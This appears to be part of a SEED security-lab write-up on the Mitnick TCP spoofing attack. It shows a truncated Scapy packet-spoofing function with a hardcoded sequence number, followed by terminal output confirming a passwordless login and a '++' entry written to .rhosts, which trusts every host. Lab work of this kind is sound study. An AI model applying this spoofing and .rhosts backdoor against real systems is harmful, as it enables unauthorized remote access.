Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
        sequence = 3371271375 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

```

Logging into x terminal without password



```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@3b63ac877b27:~$ cat .rhosts
```

Checking the ++ file is created or not in x terminal



```
seed@3b63ac877b27:~$ cat .rhosts
++
seed@3b63ac877b27:~$
```

Mitnick attack is successful